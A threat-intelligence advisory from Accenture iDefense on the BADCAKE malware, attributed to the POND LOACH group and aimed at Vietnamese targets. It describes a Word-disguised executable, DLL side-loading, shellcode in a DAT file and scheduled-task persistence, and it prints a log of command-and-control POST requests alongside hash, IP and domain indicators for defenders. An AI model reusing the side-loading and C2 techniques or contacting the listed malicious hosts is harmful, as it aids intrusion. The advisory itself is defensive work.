



CYBER ADVISORY

POND LOACH:

Actors Continue Development of **BADCAKE**
Malware

SUMMARY

This report details iDefense's analysis of a malicious RAR file found in the wild that is likely associated with the **POND LOACH** threat group's development of the **BADCAKE** malware family.

ANALYSIS

Intended Audience

This Intelligence Alert (IA) is intended to help inform decisionmakers operating in targeted regions and verticals; such decisionmakers include security operations center (SOC) and intelligence analysts, security engineers and senior leadership.

How to Use This Intelligence

This IA is intended to provide technical information about **BADCAKE** threat activity to help cybersecurity professionals better understand **POND LOACH's** threat behavior and help identify related indicators of compromise (IoCs). SOC and intelligence analysts may want to use the information provided in this report for hunting activities, such as infrastructure enumeration and malware analysis. Additionally, security engineers may want to use this information to create or add to existing capabilities to detect suspicious network activity that may indicate initial compromise by and lateral movement of the adversary. Finally, management and executive leadership may use this information to assess the risk associated with the threat described herein to make operational and policy decisions.

How This Intelligence Helps Address Existing or Potential Threats

Understanding **POND LOACH's** tactics, techniques and procedures (TTPs) may help to detect initial compromises and may prevent the spread of malware, ransomware or other threats throughout a company's internal network.

ASSESSMENT

iDefense analysts recently discovered a malicious RAR file found in the wild that analysts believe is likely associated with the **POND LOACH** threat group. This document contains a malicious EXE file that analysts believe is likely associated with the **BADCAKE** malware family. The following are the properties of the RAR file that iDefense observed:

- **MD5:** 44a1ce2905f7ac10849488f9591d4026
- **Filename:** Bai viet dang len bao.rar
- **File Type:** RAR
- **Size:** 1.4 MB (1,496,684 bytes)
- **Modification Timestamp:** 2017:08:07 03:13:10 (August 7, 2017, 3:13:10 p.m.)

The RAR file contains an EXE file that uses the Microsoft Corp. Office Word icon with the following properties:

- **MD5:** 627e3ff5659b9a0ab9dc4b283c3288dd
- **Filename:** Chi tiet noi dung bai viet dang len bao.exe and/or WinWord.exe
- **File Type:** Win32 EXE
- **Compilation Timestamp:** 2009-10-14 22:21:26 (October 14, 2009, 10:21:26 p.m.)

Both files were uploaded from locations in Vietnam, which aligns with past targeting by **POND LOACH** actors, as observed by iDefense analysts.

During iDefense's analysis, this executable dropped several files: the password-protected decoy document tmp.docx, the legitimate file rastlsc.exe, the malicious rastls.dll file, and an OUTFLTR.DAT file. Upon execution, this file dropped the executables and doc file, and then executed rastlsc.exe (which sideloaded rastls.dll) and Microsoft Word to open the tmp.docx file.

The docx file has the following characteristics:

MD5: 4343cc3e28892bb147c97002a04b4c0d

- **Filename:** tmp.docx
- **File Type:** MS Word Document

The DLL file has the following characteristics:

- **MD5:** 4185f19a957f870ce6b511c4f86d7c06
- **Filename:** rastls.dll
- **File Type:** Win32 dll

The DAT file has the following characteristics:

- **MD5:** d809f4e93978f3770d84a00d8cdb6f99
- **Filename:** OUTFLTR.DAT

Exhibit 1 includes several windows that popped up during analysis when the EXE file executed in the password-protected Word document that analysts opened.




Exhibit 1: Password-Protected Word Documents Launched after Execution of EXE File

Exhibit 2 shows the use of a DLL side-loading technique whereby rastlsc.exe (previously seen in use by **BADCAKE**) loads rastls.dll from the same directory. This DLL then opened OUTFLTR.DAT and decoded the shellcode in order to continue the infection during iDefense's analysis.




Exhibit 2: DLL Side-Loading Technique

iDefense determined that this malware communicated with the following domains:

- urnage.com
- houseoasa.com
- alyerrac.com

This communication began with the creation of a subdomain based on a domain generation algorithm (DGA). This algorithm created a subdomain two levels deep based off system information and malware details; it was then used to communicate with each of the domains via HTTP POST requests (see Exhibit 3).

```


POST https://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.houseoasa.com/13/119980-Gas-Vani-Chivu-Z
- 200 text/html 258B 47ms
POST http://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.houseoasa.com/4/137685-Sawo-Youli-Mal-Alib-Y
- 200 text/html 258B 36ms
POST https://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.alyerrac.com/5/120276-Rep-Kuip-Haaho-Enod
- 200 text/html 258B 41ms
POST http://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.alyerrac.com/9/105736-Obas-Ruaku-Bhaet-Waf-Dhij-
- 200 text/html 258B 42ms
POST https://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.urnage.com/12/101213-Nimo-Nhuk-Duuc-Leo
- 200 text/html 258B 45ms
POST http://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.urnage.com/12/144509-Anaye-Omey-Arouw-Zher-R
- 200 text/html 258B 39ms
POST https://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.houseoasa.com/12/124109-Maw-Nhiyy-Bub-Oghuewe-Obewo-
- 200 text/html 258B 38ms
POST http://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.houseoasa.com/15/123390-Abuk-Chog-Uyun-Azhace-
- 200 text/html 258B 34ms
POST https://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.alyerrac.com/15/49198-Jhifi-Beora-Jet-Leam-
- 200 text/html 258B 35ms
POST http://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.alyerrac.com/14/100095-Lhud-Maj-So
- 200 text/html 258B 36ms
POST https://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.urnage.com/15/85550-Weaf-Kov-Zeuv-Zhuoc-Weoz-
- 200 text/html 258B 46ms
POST http://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.urnage.com/0/91377-Wij-Ateke-Doore-Jiol-K
- 200 text/html 258B 37ms
POST https://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.houseoasa.com/6/144375-Riur-Yhat-Vhued-P
- 200 text/html 258B 51ms
POST http://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.houseoasa.com/10/147643-Zhaso-Rauc-Beese-Azey
- 200 text/html 258B 41ms
POST https://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.alyerrac.com/11/91786-Puj-Miya-Bez-Awaopu
- 200 text/html 258B 34ms
>> POST http://maggmlggnjggnjggmlggidggngggmjgg.ijhlbghi.alyerrac.com/5/111220-Yhiowu-Phube-I
- 200 text/html 258B 44ms

```

Exhibit 3: Example POST Requests to the Command-and-Control Server

iDefense analysts note that the actors appear to have changed host IP addresses for these domains from 173.209.43.20 to 89.163.245.47, with most of the changes occurring in April 2018.

This malware persists by creating a scheduled task, as seen in Exhibit 4.

**Exhibit 4: Scheduled Task**

CONCLUSION

At this time, iDefense has moderate confidence that this activity is associated with the **POND LOACH** threat group. iDefense analysts will continue to monitor for new activity related to the **BADCAKE** malware family and provide updates as necessary.

Mitigation

iDefense suggests that clients monitor for and block traffic to the following IOCs:

- 89.163.245.47
- 173.209.43.20
- addrolven.com
- alabrese.com
- alyerrac.com
- anessallie.com
- angelinachilds.com
- arhcharad.com
- houseoasa.com
- ichardt.com
- kermacrescen.com
- lexishaves.com
- lginstree.com
- llarduchar.com
- lleneuve.com
- manhollowan.club
- orvaharris.com
- ronapicake.com
- shawnabuddicom.com
- spencerdaysawf.com
- stellefaff.com
- tanjafuchss.com
- tanjakama.com
- tephens.com

- arinaurna.com
- arkoimmerma.com
- avidillene.com
- avidilleneu.com
- domenicakluge.club
- harrisjunpes.com
- manongrover.com
- nabmarseau.com
- noycemarseau.com
- offmannmenic.club
- oftonlos.com
- ollmarover.com
- ucaargo.com
- ucharme.com
- urnage.com
- victorinehnicak.club
- wnabudditig.com

Additionally, iDefense suggests that organizations review their environments for activity related to the following hashes:

- 44a1ce2905f7ac10849488f9591d4026
- 627e3ff5659b9a0ab9dc4b283c3288dd
- 4185f19a957f870ce6b511c4f86d7c06
- d809f4e93978f3770d84a00d8cdb6f99

LEGAL NOTICE AND DISCLAIMER: *This document is produced by consultants at Accenture as general guidance. It is not intended to provide specific advice on your circumstances. If you require advice or further details on any matters referred to, please contact your Accenture representative.*

Given the inherent nature of threat intelligence, the content contained in this alert is based on information gathered and understood at the time of its creation. It is subject to change. The information in this report is general in nature and does not take into account the specific needs of your IT ecosystem and network, which may vary and require unique action. You should independently assess your specific needs in deciding to use any of the tools mentioned.

As such, all information and content set out is provided on an “as-is” basis without representation or warranty and the reader is responsible for determining whether or not to follow any of the suggestions, recommendations or potential mitigations set out in this report, entirely at their own discretion. Accenture accepts no liability for any action or failure to act in response to the information contained or referenced in this alert.

Accenture, the Accenture logo, and other trademarks, service marks, and designs are registered or unregistered trademarks of Accenture and its subsidiaries in the United States and in foreign countries. All trademarks are properties of their respective owners. All materials are intended for the original recipient only. The reproduction and distribution of this material is forbidden without express written permission from Accenture. The opinions, statements, and assessments in this report are solely those of the individual author(s) and do not constitute legal advice, nor do they necessarily reflect the views of Accenture, its subsidiaries, or affiliates. Given the inherent nature of threat intelligence, the content contained in this report is based on information gathered and understood at the time of its creation. It is subject to change. Accenture provides the information on an “as-is” basis without representation or warranty and accepts no liability for any action or failure to act taken in response to the information contained or referenced in this report.

Copyright © 2019 Accenture

All rights reserved.

Accenture, its logo, and High Performance Delivered are trademarks